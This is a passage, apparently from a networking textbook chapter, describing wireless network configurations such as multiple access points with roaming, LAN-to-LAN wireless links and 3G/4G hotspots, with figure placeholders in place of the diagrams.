


Figure 16.1: Extension to a wired network

- **Multiple Access Points**

  This type of network connects computers wirelessly using multiple APs. If a single AP cannot cover an area, multiple APs or extension points can be established.

  The wireless area of each AP must overlap its neighbor's area. This provides users the ability to move around seamlessly using a feature called roaming. Some manufacturers develop extension points that act as wireless relays, extending the range of a single AP. Multiple extension points can be strung together to provide wireless access to locations far from the central AP.




Figure 16.2: Multiple access points

- **LAN-to-LAN Wireless Network**

  APs provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware APs have the capability to interconnect with other hardware APs. However, interconnecting LANs over wireless connections is a complex task.




Figure 16.3: LAN-to-LAN wireless network

- **3G/4G Hotspot**

  A 3G/4G hotspot is a type of wireless network that provides Wi-Fi access to Wi-Fi-enabled devices, including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.

